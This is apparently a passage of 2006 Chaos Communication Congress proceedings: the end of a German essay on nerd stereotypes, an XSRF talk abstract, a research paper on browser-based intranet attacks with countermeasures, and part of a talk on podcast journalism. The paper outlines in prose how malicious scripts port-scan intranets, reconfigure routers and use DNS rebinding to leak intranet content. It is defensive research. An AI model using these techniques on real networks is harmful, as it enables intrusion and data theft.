Mate, der in der Open-Source-Gruppe zu beobachten war oder auch das Tragen bestimmter T-Shirts genannt. Ebenso ließen sich in den Interviews einige Distinktionsmerkmale feststellen: So schildert Ralf die in seiner Jugend stattfindende Abgrenzung von den sogenannten „Lamern", die Open-Source-Gruppe distanziert sich ausdrücklich von „Zocker-Kiddies" und auch der Begriff des DAUs ist in der Szene allgemein bekannt.
Die Begriffe Geek oder Nerd können jedoch nicht bedingungslos für diese neuen Subkulturen übernommen werden. Man findet im Internet zwar die Tendenz, diese Bezeichnung, gleichsam wie einen Titel, zu tragen, auf persönlicher Ebene ist dies aber nicht, oder nur kaum festzustellen. Hier zeigt sich viel mehr eine große Menge an Theorien und Vermutungen bezüglich des Wesens der Nerds, wobei deren Existenz nie angezweifelt wird, was insgesamt auf eine starke Auseinandersetzung mit dem Begriff hindeutet. Eine tatsächliche Subkultur der Nerds und Geeks bewegt sich also auf einem sehr schmalen Grad zwischen Realität und Stereotyp.

Ein Fazit

Zusammenfassend lässt sich sagen, dass sich das Stereotyp als Folge der immer größer werdenden Bedeutung von Computern und Technik in unserem Leben herausgebildet hat, und, obwohl nicht immer namentlich bekannt, doch eine weite Verbreitung gewonnen hat. Das Bild des oft langhaarigen, blassen, bebrillten Einzelgängers, der nur vor dem Computer sitzt, wird meist durch wenige Schlüsselwörter erkannt und eingeordnet und hat somit einen hohen Wiedererkennungswert. Dabei nimmt der Computer mittlerweile eine Schlüsselrolle ein. Ein Nerd wird, dem Stereotyp zufolge, in erster Linie über die intensive Beschäftigung mit seinem Computer definiert, die jegliche Betätigungen im sozialen Umfeld, beziehungsweise mit der eigenen Körperkultur, unterbindet. Überspitzt formuliert: Für soziale Kontakte oder Körperpflege fehlt dem Nerd die Zeit.
Max Goldt beobachtete schon 1998 den sogenannten „Nerd-Pride". Dieser „Nerd-Pride" ist vor allem im Internet, auf privaten und auch teilkommerziellen Internet-Seiten zu beobachten. Durch die starke virtuelle Vernetzung, deren Kontrolle vor allem den Nerds durch eine meist hohe technische Kompetenz offen steht, entsteht eine sehr locker zusammenhängende Subkultur, auf virtueller Ebene, in Foren und Blogs, und auf realer Ebene, in Computer-Clubs und im privaten Raum, für die die klassische Definition nur noch begrenzt zur Verfügung steht.
Als Institution dient nicht immer ein spezieller Ort, Institutionen manifestieren sich auch in bestimmten Webseiten, Foren und Chaträumen. Die Symbolik und Codes setzen sich größtenteils aus Fachtermini aus dem Computerbereich zusammen, die in der Sprache zum Teil eine übermäßige Verwendung finden. Eine andere Form der Kommunikation findet über den stark ironisierten Humor statt, für dessen Verständnis meist eine nicht unerhebliche Fachkenntnis vorausgesetzt wird. Die besondere Form der Kommunikation und der Kommunikationswege führen zu einer Distinktion von der nicht-technischen Welt. Einem Außenstehenden, der sich in dieser Zeichenwelt nicht zurechtfindet, mögen viele der Verhaltensweisen in dieser Netz- und Computerwelt als seltsam erscheinen, zur Vereinfachung verwendet er das Stereotyp des Nerds. Es liegt die Vermutung nahe, dass sich die immer größere Gruppe derer, die Eckert 1991 noch als „Computerfreaks" bezeichnet, den vielen negativen Attributen, die mit diesem Stereotyp verbunden sind, mit einem hohen Maß an Selbstironie begegnet und damit den Kritikern quasi die Kritikgrundlage entzieht. Indem mit den Begriffen Nerd und Geek eine gemeinsame Identitätsgrundlage geschaffen wird, auf deren Basis vormals negative Attribute ins Positive transformiert werden, verändert das Konstrukt nach und nach seinen Charakter: Der Nerd wandelt sich vom ausgeschlossenen, sozial inkompetenten Außenseiter zum charakterstarken, hochintelligenten Einzelgänger. Viele Anzeichen sprechen dafür, dass sich dieses neue Bild noch weiter durchsetzen wird, ist es doch die immer größer werdende Subkultur der Nerds, die durch ihr technisches Wissen die meisten Möglichkeiten hat, das Informationsmedium Internet zu gestalten, „die virtuellen Territoriumsbesitzer regulieren Inklusion und Exklusion"[12].
Oder um es mit den Worten eines Nerds zu formulieren: „*All your base are belong to us."*

[12] Schilling, Heinz: Medienforschung, in: Brednich, Rolf Wilhelm (Hg.) Grundriss der Volkskunde. 3. Auflage, Berlin 2001, S.579.

On XSRF and why you should care

Causes, Attacks and Countermeasures

http://events.ccc.de/congress/2006/Fahrplan/events/1560.en.html

A detailed introduction to Cross Site Request Forgery. This talk presents the fundamental cause of this vulnerability class and examples of potential attack consequences. The second half of the talk is devoted to avoiding and countering XSRF: Implementing XSRF proof session handling, transparent retrofitting of legacy applications and methods for client side protection.

Cross Site Request Forgery (XSRF, a.k.a. Session Riding) attacks are public at least since 2001. However this class of web application vulnerabilities is rather obscure compared to attack vectors like Cross Site Scripting or SQL Injection. As the trend towards web applications continues and an increasing number of local programs and appliances like firewalls rely on web based frontends, the attack surface for XSRF grows continuously.

While being is some cases as dangerous as e.g. Cross Site Scripting, XSRF vulnerabilities are often regarded as negligible. Moreover, this vulnerability class is often simply unknown to some web application developers. Many misconceptions on countering XSRF exist because of this obscurity. The talk will not only show how to avoid XSRF but also how NOT to do it. Furthermore, most presentations on XSRF only address attacks on cookie based session management. This talk will also cover attacks on http authentication, client side SSL and IP/Mac based access control.

Justus

Martin Johns is a Web-Security researcher at the University of Hamburg. He studied Mathematics and Computer Science at the Universities of Göttingen, Santa Cruz (CA) and Hamburg where he received his diploma in 2003. During the 1990ties and the early years of the new millennium he earned his living as a software engineer in German companies (including Infoseek Germany, TC Trustcenter and SAP). 2005 he joined the "security in distributed systems" group at the University of Hamburg to work on the project "Secologic", which is investigating the state of the art in software security. Furthermore he is NerdNr1 of the radio show NerdAlert (http://www.nerdalert.de) in Hamburg.

Cross Site Reference Forgery - An introduction to a common web application weakness
https://www.isecpartners.com/documents/XSRF_Paper.pdf

RequestRodeo - Client Side Protection against Session Riding
http://www.informatik.uni-hamburg.de/SVS/papers/2006_owasp_RequestRodeo.pdf

NoForge - Preventing Cross Site Request Forgery Attacks
http://www.seclab.tuwien.ac.at/papers/noforge.pdf

A First Approach to Counter "JavaScript Malware"*

Paper for the talks "Exploiting the Intranet with a Webpage"
and "On XSRF and Why You Should Care"

Martin Johns
Security in Distributed Systems (SVS)
University of Hamburg, Dept of Informatics
Vogt-Koelln-Str. 30, D-22527 Hamburg
johns@informatik.uni-hamburg.de

1 Introduction

> *"We're entering a time when XSS has become the new Buffer Overflow and JavaScript Malware is the new shellcode."* [3]

The term "JavaScript Maleware" was coined by J. Grossmann in 2006. It describes script-code that is embedded in webpages to stealthy use the web browser as vehicle for attacks on the victim's intranet. In this paper we exemplify capabilities of such scripts and propose first defensive approaches.

1.1 Definitions

For the remainder of this paper we will use the following naming conventions:

- **Local IP addresses**: The specifier *local* is used in respect to the boundaries of the intranet that a given web browser is part of. A local IP address is therefore an address that is located inside the intranet. Such addresses are rarely accessible from the outside.
- **Local URL**: If a URL references a resource that is hosted on a local IP address, we refer to a *local URL*.
- **Implicit authentication**: With *implicit authentication* we mean authentication tracking mechanisms that are executed by the web browser and that require no further interaction after the initial authentication, e.g., cookies, client side SSL, or http authentication.

1.2 Cross Site Request Forgery

Cross Site Request Forgery (XSRF / CSRF) a.k.a. *Session Riding* is a client side attack on web applications that exploits implicit authentication mechanisms. The actual attack is executed by causing the victim's web browser to create http requests to restricted resources. This can be achieved e.g., by including hidden iframes in harmless appearing webpages. The iframe itself references a state changing URL of a remote web application, thus creating an http request (see Figure 1). As the browser provides this requests automatically

*This work was supported by the German Ministry of Economics (BMWi) as part of the project "secologic", www.secologic.org.

with authentication information, the target of the request is accessed with the privileges of the person that is currently using the attacked browser. See [14] or [1] for further details.




Figure 1: A XSRF attack on an online banking site

1.3 The firewall as a means of authentication

A company's firewall is often used as a means of implicit authentication (see figure 2): The intranet server are positioned behind the company's firewall and only the company's staff has access to computers inside the intranet. As the firewall blocks all outside traffic to the server, it is believed that only members of the staff can access these servers. For this reason intranet server and especially intranet web server are often not protected by specific access control mechanisms. For the same reason intranet applications often remain unpatched even though well known security problems may exist and home-grown applications are often not audited for security problems thoroughly.




Figure 2: Protecting intranet server with a firewall

2 Attacking the intranet with JavaScript

2.1 Using a webpage to get behind the firewall

Web browsers are installed on virtually every contemporary desktop computer and only few companies refuse their employees to access the web via http. Furthermore, the evolution of active client-side technologies like JavaScript, Java or Flash has slowly but steadily transformed the web browser into a rich

application platform. Additionally all these active technologies possess certain, limited networking capabilities. By constructing a malicious webpage and succeeding to lure an unsuspecting employee of the target company to visit this page, attackers can create malicious script code that is executed within the intranet's boundaries. The following sections summarize recent findings in respect to the potential capabilities such scripts possess.

2.2 A closer look on JavaScript

For security reasons, the networking functions of client-side browser technologies are subject to major restrictions. We describe these restrictions only in respect to JavaScript, but similar concepts apply to e.g., Flash or Java applets.

Network capabilities

Foremost JavaScript is limited to http communication only. Furthermore, a script is not allowed to communicate with arbitrary http hosts. This is enforced by the *Same Origin Policy (SOP)*: The Same Origin Policy was introduced by Netscape Navigator 2.0 [13]. It defines and limits various rights of JavaScript. The origin of an element is defined by the protocol, the domain and the port that were used to access this element. The SOP is satisfied when the origin for two elements matches. All explicit network functionality of JavaScript is restricted to communication with targets that satisfy the SOP. This effectively limits a script to direct communication with its origin host.

There is only one possibility for JavaScript to create http requests to targets that do not satisfy the SOP: The script can dynamically include elements like images from foreign hosts into the document's DOM tree.

Access rights

Additionally, the SOP defines the access rights of a given script. A JavaScript is only allowed access to elements that are part of a document which has been obtained from the same origin as the JavaScript itself. In this respect, the SOP applies on a *document level*. Thus, if a JavaScript and a document share a common origin, the SOP allows the script to access all elements that are embedded in the document. Such elements could be e.g., images, stylesheets, or other scripts. These granted access rights hold even if the elements themselves where obtained from a different origin.

Example: The script `http://exa.org/s.js` is included in the document `http://exa.org/i.html`. Furthermore `i.html` contains various images from `http://picspicspics.com`. As the script and the document come from the same origin, the script has access to the properties of the images, even though their origin differs from the script's.

A loophole in the SOP

As explained above, the cross-domain networking capabilities of JavaScript are restricted by the SOP. However, this policy allows including elements from cross domain http hosts into the DOM tree of the document that contains the JavaScript. This exception in the networking policy and the fact that the SOP applies on a document level creates a loophole in SOP. In the next sections we explain how this loophole can be exploited for malicious purposes.

2.3 Portscanning the intranet

It was shown by various parties [10, 11, 4] how malicious web pages can use its capability to port-scan the local intranet. While the specific techniques vary the general approach is always the same:

1. The script constructs a local URL that contains the IP address and the port that shall be scanned.
2. Then the script includes an element in the webpage that is addressed by this URL. Such elements can be e.g., images, iframes or remote scripts.
3. Using JavaScript's time-out functions and eventhandlers like `onload` and `onerror` the script can decide whether the host exists and the given port is open: If a time-out occurs, the port is probably closed. If an `onload`- or `onerror`-event happens, the host answered with some data, indicating that the host is up and is listening on the targeted port.

To launch such an discovery attack, the malicious script needs to know the IP range of the local intranet. In case this IP range is unknown to the attacker, he can use a Java-Applet [9] to obtain the IP address of the computer that currently executes the web browser which is vehicle of the attack. Using this address the attacker's script can approximate the intranet's IP range.

Limitation: Some browsers like FireFox enforce a blacklist of forbidden ports [12] that are not allowed in URLs. In this case JavaScript's port scanning abilities are limited to ports that are not on this list. Other browsers like IE6 allow access to all ports.

2.4 Fingerprinting of intranet hosts

After determining available IP hosts and their open ports, a malicious script can try to use fingerprinting techniques to get more information about the offered services. Again the script has to work around the limitations that are posed by the *same origin policy*. For this reason the fingerprinting method resembles closely the port-scanning method that was described above.

The basic idea of this technique is to request URLs that are characteristic for a specific device, server, or application. If such a URL exists, i.e. the request for this URL succeeds, the script has a strong indication about the technology that is hosted on the fingerprinted host. For example, the default installation of the Apache web server creates an directory called "icons" in the document root of the web server. This directory contains image files that are used by the server's directory listening functionality. If a script is able to successfully access such an image for a given IP address, it can conclude that the scanned host runs an Apache web server. The same method can be used to identify web applications, web interfaces of network devices or installed scripting languages (e.g., by accessing PHP easteregg s).

2.5 Attacking intranet servers

After discovering and fingerprinting potential victims in the intranet, the actual attack can take place. A malicious JavaScript has for example the following options:

- **Exploiting unpatched vulnerabilities**: Intranet hosts are frequently not as rigorously patched as their publicly accessible counterparts as they are believed to be protected by the firewall. Thus, there is a certain probability that comparatively old exploits may still succeed if used against an intranet host. A prerequisite for this attack is that these exploits can be executed by the means of a web browser.
- **Opening home networks**: The following attack scenario mostly applies to home users. Numerous end-users devices like wifi routers, firewall appliances or DSL modems employ web interfaces for configuration purposes. Not all of these web interfaces require authentication per default and even if they do, the standard passwords frequently remain unchanged as the device is only accessible from within the "trusted" home network.

  If a malicious script was able to successfully fingerprint such a device, there is a certain probability that it also might be able to send state changing requests to the device. In this case the script could

e.g., turn of the firewall that is provided by the device or configure the forwarding of certain ports to a host in the network, e.g., with the result that the old unmaintained Windows 98 box in the cellar is suddenly reachable from the internet. Thus using this method the attacker can create conditions for further attacks that are not limited to the web browser anymore.

- **Leaking intranet content**: The same origin policy should prevent cross domain access to content hosted on intranet web servers. In 1996 [15] showed how short lived DNS entries can be used to weaken this policy.

  Example: Attacking an intranet host located at 10.10.10.10 would roughly work like this:

  1. The victim downloads a malicious script from www.attacker.org
  2. After the script has been downloaded, the attacker modifies the DNS answer for www.attacker.org to 10.10.10.10
  3. The malicious script requests a web page from www.attacker.org (e.g via loading it into an iframe)
  4. The web browser again does a DNS lookup request for www.attacker.org, now resolving to the intranet host at 10.10.10.10
  5. The web browser assumes that the domain values of the malicious script and the intranet server match, and therefore grants the script unlimited access to the intranet server.

  To counter this attack modern browsers employ "DNS pinning": The mapping between a URL and an IP address is kept by the web browser for the entire lifetime of the browser process even if the DNS answer has already expired. While in general this is an effective countermeasure against such an attack, unfortunately there are scenarios that still allow the attack to work: Mohammad A. Haque has shown in [5] how in a multi session attack a script that was retrieved from the browser's cache still can execute this attack. Furthermore, we have recently shown [7] that current browsers are vulnerable to breaking DNS pinning by selectively refusing connections.

  Using this attack, the script can access the server's content. With this ability the script can do refined fingerprinting, leaking the content to the outside or locally analyze the content in order to find further security problems.

3 Defense strategies


In this section we discuss possible strategies to mitigate the threats described in section 2.

3.1 Turning of active client-side technologies

The most effective solution to counter the described attacks is to turn of active client-side technologies in the web browser. To achieve the intended protection at least JavaScript, Flash and Java Applets should be disabled. As turning off JavaScript completely breaks the functionality of many modern websites, the usage of browser-tools that allow per-site control of JavaScript like the NoScript extension [6] is advisable.

3.2 Using a reflection server

On an abstract level the attacks shown in Section 2 are actually XSRF attacks which exploit the fact that the firewall is used as a means of implicit authentication. In [8] we proposed *RequestRodeo* a client side countermeasure for protection against XSRF attacks. Part of this countermeasure is defence against such



a. legal request b. prohibited request

Figure 3: Usage of a reflection server

attacks. In the following paragraphs we show how RequestRodeo can be employed to counter "JavaScript Maleware".

In [8] we introduced a classification that separated http requests into *entitled* and *unentitled*. In this context *entitled* denotes requests that originated because of the interaction with a web application. Such interactions are e.g., clicking on a hyperlink or submitting an HTML form. *Entitled* requests are therefore requests that have both their origin and their target within the same web application. Such requests cannot be the result of an attack as it was described in Section 2 and should therefore be allowed.

Accordingly, all *unentitled* requests are "cross domain requests" and therefore suspicious to be part of a XSRF attack. For this reason they should be treated with more caution. In [8] we proposed to remove all authentication information from these requests to counter potential attacks. However, in the given case the requests do not carry any authentication information. They are implicitly authenticated as their origin is inside the boundaries that are defined by the firewall. For this reason other measures have to be taken to protect local servers.

The method that is used to do the actual classification is out of scope of this paper. In [8] we introduced a client side proxy mechanism for this purpose, though ultimately we believe such a classification should be done within the web browser.

Our proposed solution introduces a *reflection server* that is positioned on the outer side of the firewall. All *unentitled* requests are first routed through this server. If such a request succeeds, we can be sure that the target of the request is reachable from outside. Such a target is therefore not specifically protected by the firewall and the request is therefore permissible.

Example: As depict in figure 3a. a web browser requests a webpage from a server that is positioned outside the local intranet. In our scenario the request is *unentitled*. It is therefore routed through the reflection server. As the reflection server can access the server unhindered, the browser is allowed to pose the request and receives the webpage's data. The delivered webpage contains a malicious script that tries to request a resource from an intranet web server (see figure 3b.). As this is a cross domain request, it also is *unentitled* and therefore routed through the reflection server as well. The reflection server is not able to successfully request the resource, as the target of the request lies inside the intranet. The reflection server therefore returns a warning message which is displayed by the web browser.

Position of the server: It is generally undesirable to route internal web traffic unprotected through an outside entity. Therefore the reflection server should be positioned between the outer and an inner firewall. This way the reflection server is treated as it is not part of the intranet while still being protected by the outer firewall. Such configurations are usually used for DMZ hosts.

3.3 Further possible protection approaches

Besides using a reflection server there are other potential approaches to protect the intranet against the attacks specified in Section 2:

- **Element-level SOP:** As shown above, the loophole which allows the attacks is that the SOP is defined on a document level. If the policy would be extended to take the origin of single elements into account, the loophole would be closed.
- **Teaching the browser the intranet's boundaries:** If the web browser would be able to differentiate between local and non-local URLs, it could prevent the attacks by implementing a simple policy: Scripts with an non-local origin are not allowed to create http requests to local resources.

Both approaches are yet to be implemented and evaluated.

4 Conclusion

We have shown that carefully crafted script code embedded in webpages is capable to bypass the same origin policy and thus can access intranet resources. For this reason simply relying on the firewall to protect intranet http server against unauthorized access is not sufficient.

Furthermore, we introduced approaches to counter website driven attacks against intranet server. Right now only one of these countermeasures is currently in development [8] and not yet ready for production use. Therefore, until usable countermeasures are available, all we can do is to conclude with some general protection advice:

- **Do not use the firewall for authentication:** All http services in the intranet should employ authentication mechanisms on their own.
- **Change all default passwords on home appliances:** Authentication is useless if the password is known.
- **Disable JavaScript:** Enable JavaScript only for trusted pages that really require JavaScript to function. This does not provide protection for the case that one of this pages was victim of an XSS [2] attack, but it reduces the attack surface significantly.

References

[1] Jesse Burns. Cross site reference forgery - an introduction to a common web application weakness. Whitepaper, `https://www.isecpartners.com/documents/XSRF_Paper.pdf`, 2005.

[2] David Endler. The evolution of cross-site scripting attacks. Whitepaper, iDefense Inc., `http://www.cgisecurity.com/lib/XSS.pdf`, May 2002.

[3] Jeremiah Grossman. Javascript malware, port scanning, and beyond. Posting to the websecurity mailinglist, `http://www.webappsec.org/lists/websecurity/archive/2006-07/msg00097.html`, July 2006.

[4] Jeremiah Grossman and TC Niedzialkowski. Hacking intranet websites from the outside. Talk at Black Hat USA 2006, `http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf`, August 2006.

[5] Mohammad A. Haque. Dns: Spoofing and pinning. Webpage, http://viper.haque.net/~timeless/blog/11/, (14/11/06), September 2003.

[6] InformAction. Noscript firefox extension. Software, http://www.noscript.net/whats, 2006.

[7] Martin Johns. (somewhat) breaking the same-origin policy by undermining dns-pinning. Posting to the Bug Traq Mailinglist, http://www.securityfocus.com/archive/107/443429/30/180/threaded, August 2006.

[8] Martin Johns and Justus Winter. Requestrodeo: Client side protection against session riding. In Frank Piessens, editor, *Proceedings of the OWASP Europe 2006 Conference, refereed papers track, Report CW448*, pages 5 – 17. Departement Computerwetenschappen, Katholieke Universiteit Leuven, May 2006.

[9] Lars Kindermann. My address java applet. Webpage, http://reglos.de/myaddress/MyAddress.html (11/08/06), 2003.

[10] SPI Labs. Detecting, analyzing, and exploiting intranet applications using javascript. Whitepaper, http://www.spidynamics.com/assets/documents/JSportscan.pdf, July 2006.

[11] Petko Petkov. Javascript port scanner. Website, http://www.gnucitizen.org/projects/javascript-port-scanner/, (11/08/06), August 2006.

[12] Mozilla Project. Mozilla port blocking. Webpage, http://www.mozilla.org/projects/netlib/PortBanning.html (11/13/06), 2001.

[13] Jesse Ruderman. The same origin policy. Webpage, http://www.mozilla.org/projects/security/components/same-origin.html (01/10/06), August 2001.

[14] Thomas Schreiber. Session riding - a widespread vulnerability in today's web applications. Whitepaper, SecureNet GmbH, http://www.securenet.de/papers/Session_Riding.pdf, December 2004.

[15] Princeton University Secure Internet Programming Group. Dns attack scenario. Webpage, http://www.cs.princeton.edu/sip/news/dns-scenario.html, February 1996.

Society

Podjournalism

The Role of Podcasting in Critical and Investigative Journalism

http://events.ccc.de/congress/2006/Fahrplan/events/1257.en.html

Throughout the world, major media companies are cutting their budgets for investigative reporting. Most journalists will soon be freelancers, losing their freedom to investigate the more controversial or difficult topics. Yet at the same time, podcasting as a form of citizen journalism has risen, free of the constraints of organizations and editors. But without the funding that the tradional media enjoyed, how are podcasting journalists carrying out their work, and what does it mean for the media consumer?

Bicyclemark is Portuguese-American, Activist-Journalist, Academic; Specializing in Alternative Journalism, Globalization, International Affairs, Online Journalism, Politics, Social Movements, Weblogs, Podcasting and other Rebellious Communication.

Josh Wolf	http://www.joshwolf.net/blog/
Mikeypod	http://www.mikeypod.com/
Bicyclemark's Communique	http://www.bicyclemark.org/blog/
Democracy Now	http://www.democracynow.org/
Radio Open Source	http://www.radioopensource.org/

Pojournalism
A talk led by Mark Fonseca Rendeiro aka Bicyclemark

I. The media landscape prior to 2004, the desert of information

If we travel back in time.. travel with me.. to the years before 2000.. before personal publishing on the internet, before the name's Rebecca Blood, Robert Scoble, and Dave Winer meant anything to anyone, there was a certain media landscape that dominated. And by dominated I mean dominated in terms of the amount of viewers, listeners, and readers they had. The amount of profit the earned. And the amount of respect and reference they earned in their respective societies.

It was the major media, with all their reach, resources, and regularity, that told out what was happening in places we simply could not be. In the very basic tradition of media, they brought us information that was, we assumed and they insisted, important to our lives. And if one flipped through the channels, thumbed through the stacks at a newsstand, or turned the dial on the radio, there were certainly multiple channels and choices for where we would get this information. The power of choice.. as far as we knew.

While many people around 2000, had long had websites for specific purposes... at that time the practice of writing your thoughts on the internet or engaging in conversations with friends and strangers, was all seen as a strange and potentially perverted hobby which no real benefit when it comes to large scale cultural understanding or personal expression.

Yet at the same time, some bloggers were already out there, and what they were doing was not yet fully understood for what it could be worth to people around the world. And to properly understand why they emerged when they did, and how it is that a need or demand for them had come to exist.. you must look at the symptoms... much like a doctor does when a patient is sick... in order to find the right treatment for a return to good health. In this case.. the media system became our patient... so we must talk about the symtoms.

a. Consolidation

Back in the 1990's, journalists and academics like Ben Bagdikian, Robert McChesney, and Gore Vidal, among others, warned that if industry trends and lack of regulation continued, fewer and fewer media companies would come to own the majority of all media outlets. They warned of the effect this would have on the profession of journalism; constraints on how much is invested in individuals and research, as well as how it would ultimately effect the information we get. Less stories from places that it costs more to cover. Less difference between channels as most information would come from the same sources and be diffused through several different channels.

In the case of the United States, they warned that laws like the telecommunications act of 1996, would result in reduced quality and choice in media and as a result.. a less informed or worse informed citizenry.
Indeed, following the 1996 act, companies like ClearChannel and Infinity, would go on to buy up multiple radio stations within one city, and a majority of the stations across the country. With every channel they bought.. they would proceed to cut costs by firing staff, closing facilities, and pooling resources. Such pooling meant that the same news report in city A is the same you would hear in B and C. The same style of radio station in city C would sound the same and be produced by the same studio that did B and C... whenever possible.. they would cut corners to save money and increase profit to please the share holders.

While the United States is the frequent topic of discussion when it comes to media consolidation, it certainly was not alone... in the last 10 to 15 years... global companies like Endemol, Bertlesmann, TimeWarner AOL, Disney, GE, Newscorp, just to name a few... have swollowed up their competition, and cut staff, pooled resources, and increased profits with each new aquisition.

With the dawn of globalization, these companies are already showing that borders will no longer matter when it comes to expanding and consolidating media empires. Rupert Murdoch, for example, is very active buying up media and working to become the dominant media company in the US, Italy, Australia, the UK.. and when it comes to the internet... anywhere and everywhere.

So consolidation, on this particular list and for the purposes of this talk, is the first key symtom of a global media that caused a sickness. A sickness in terms of quality of information, journaism, reporting, and therefore .. understanding of what was happening in the world and why.

b. Sensationalism

In seeking to become the dominant media outlets... news channels.. especially, but not limited to, television media.. adopted styles that would appeal to the greatest amount of viewers. By appeal, one should interpret: capture your attention, maintain your attention, and entertain you to the point where you will come back and you will look to this channel in the future.

The way they decided to do this, was using a certain style of images; graphics accompanied by music. If the story were about conflict or a war.. there would be exciting music.. marches with lots of drums.. and graphics with a flags waving (in the case of Iraq and Afghanistan). The images themselves would be of explosions, fires, disasters... a certain blend of excitement and reporting. They would excesively use catch phrases like "breaking news" or "live on the scene" and in between you're bombarded with commercials about who gives you news first and who gives you news you can trust. Trust of course, they never explained why we should trust them, they simply showed us a certain reporter and said.. *you know him.. you can trust him*.

Whether it was good for news reporting or not, this trend became the standard way for television news. Newspapers were not so far behind, making use of sensational headlines and exciting graphics, in hopes of capturing attention.

And with the emergence of what has been called infotainment came alot of ciriticism... some people began to notice behind all this excitement and noise.. there was a remarkable lack of content. Reporters voluntarily embedded themselves with the military in Iraq.. so they couldnt report anything ciritical but they could show you lots of images and bring you the sounds of tanks plowing through the desert.

Entertainment stories that had absolutely no real news value.. no effect on the general welfare of the public anywhere in the world... these stories became the headlines. Michael Jackson appears anywhere wearing something funny or accused of something and he's the breaking news on CNN. Royal Families and their disfunctional members do anything and they take up the main parts of the newspaper.. ahead of news on how many troops died today, examples where climate change is causing damage, or developments in health or technology. Slogans like TomKat, Bradgelina, K-Fed, or OJ, which normally filled the pages of tabloids, earned a consistant place as the lead stories for so-called breaking global news reports.

Here we have the second symptom of the sickness within newsmedia... along with the consolidation of media, the increasing sensationalism and lack of content within mainstream news reports.

c. Profit Above all

At the height of the consolidation boom, as Disney aquired ABC and Warner Brothers aquired Paramount, and Westinghouse bought up CBS, and Time Warner bought up AOL.. it became even clearer to media consumers, that where they used to have different choices from different owners.. most of their content was now coming from one source. In addition, it became clear that the goal of the media companies was profit first and quality or embracing competition... secondary.

Because of the limits of the persuit of profit... investigative reports were declared too costly, and more recently it became public that news outlets were using VNR's... video news releases and press released provided directly from companies, organizations, and press offices everywhere. The focus was taken off of reporting, since that could be expensive, and placed more on reproducing and repackaging press releases.

And with the continued importance of sponsers, who are ultimately the great source of income that can increase revenue, there was another level of censorship always present in the content of news reports. If a sponser were uncomfortable with a ciritical report focusing on their own product or behavior, they could use their power to urge the removal of that piece. Eventually companies needn't threaten anything as media professionals would censor themselves.. preemptively avoiding offeding their generous sponsers.

Again, very closely tied to the symptom of consolidation.. there was the profit motive. Which became so obvious and so blatent... once again the quality and choice of news reporting paid the price.

d. Top-Down news reporting

With the dominant news sources, in the past, having been primarily corporations.. naturally there came a corporate structure to how decisions are made and also how stories are decided. In keeping with the spirit of being cost effective while incorporating a vast amount of resources, decisions were made from the top.. amongst managers and news editors, and desseminated downwards. New concepts, ideas, themes.. all came from a certain level, and were then carried out by those lower on the chain of command. Nothing unique really... this is how large corporations have to function in order to ... survive.

Yet one of the results of this structure and this style of bringing the public information and news, is that themes were often born of isolated and disconnected strategies. Isolated from the experience and daily life of the viewer. While they might try very hard to appeal to the viewer and gain their attention, there was an increasing feeling that these stories could not be related to. Some people wanted more feel good news. Others wanted more local news. And across the spectrum.. outlets tried to prove themselves connected to the public through publicility stunts and campaigns of outreach.

Despite this attempt.. it was stil a top-down system, and as a result.. another symptom of media sickness arose.. disconnectedness.. a lack of represenation.. and all the side effects of the corporate tradition in relation to the average viewer. They had lost the connection they probably assumed they would always be able to keep. And the question was... what would replace this connection.. what could make people feel connected and like they could relate to the news reports and personalities on of the media they consume?

II. The Emergence of podcasting

Enter the weblogs. Initially in the late nineties.. as I mentioned in the introduction... a marginal group. Techies.. dabblers.. early adopters... they were few but dedicated, and they may or may not have understood themselves in relation to the media sickness within the traditional sources.

By 2001, a wave of new bloggers began. Inspired by the Cameron Marlowes, Rebecca Bloods and the Dave Winers who had initially been the lone voices in the unsettled wilderness of the internet. Giants like google were merely a search engine. Yahoo was mostly into email and searching, and microsoft was still the name of the game. Then came independent players who provided free and relatively easy platforms for starting weblogs. People signed up and started their blogger/typepad/livejournal site. The dawn of theme specific blogs began to take shape... politics, hobbies, photography, travel, tech, health, the list went on and on.

Yet it wasn't until about 2003 that the word weblog could be said in public without getting a buunch of blank stares and disdainful rolling of the eyes. (actually we still get those.. but theyre more informed looks now) The A-list emerged... the dominant voices that gained their foothold by being referenced in old media. Getting the key nod and mention from the old powers-that-be.

Weblogs offered, for the text medium, an online forum where anyone could start writing and attract an audience. As a personal medium, writers were notoriously honest, open, and famously engaging with their readers. The reader was very much part of the experience as they could comment, email, and make criticisms or suggestions that could be seen by all visitors. The writer could respond directly, also in plain view of the audience. This was all a stark break with traditional text media, it signified an end to the sort of untouchable status of journalists as infallible and inaccessible. The closest thing prior to weblogs, that could allow for such interaction was the editorial page.. which was always limited in page space and the whims of an editor to (or not to print) them.

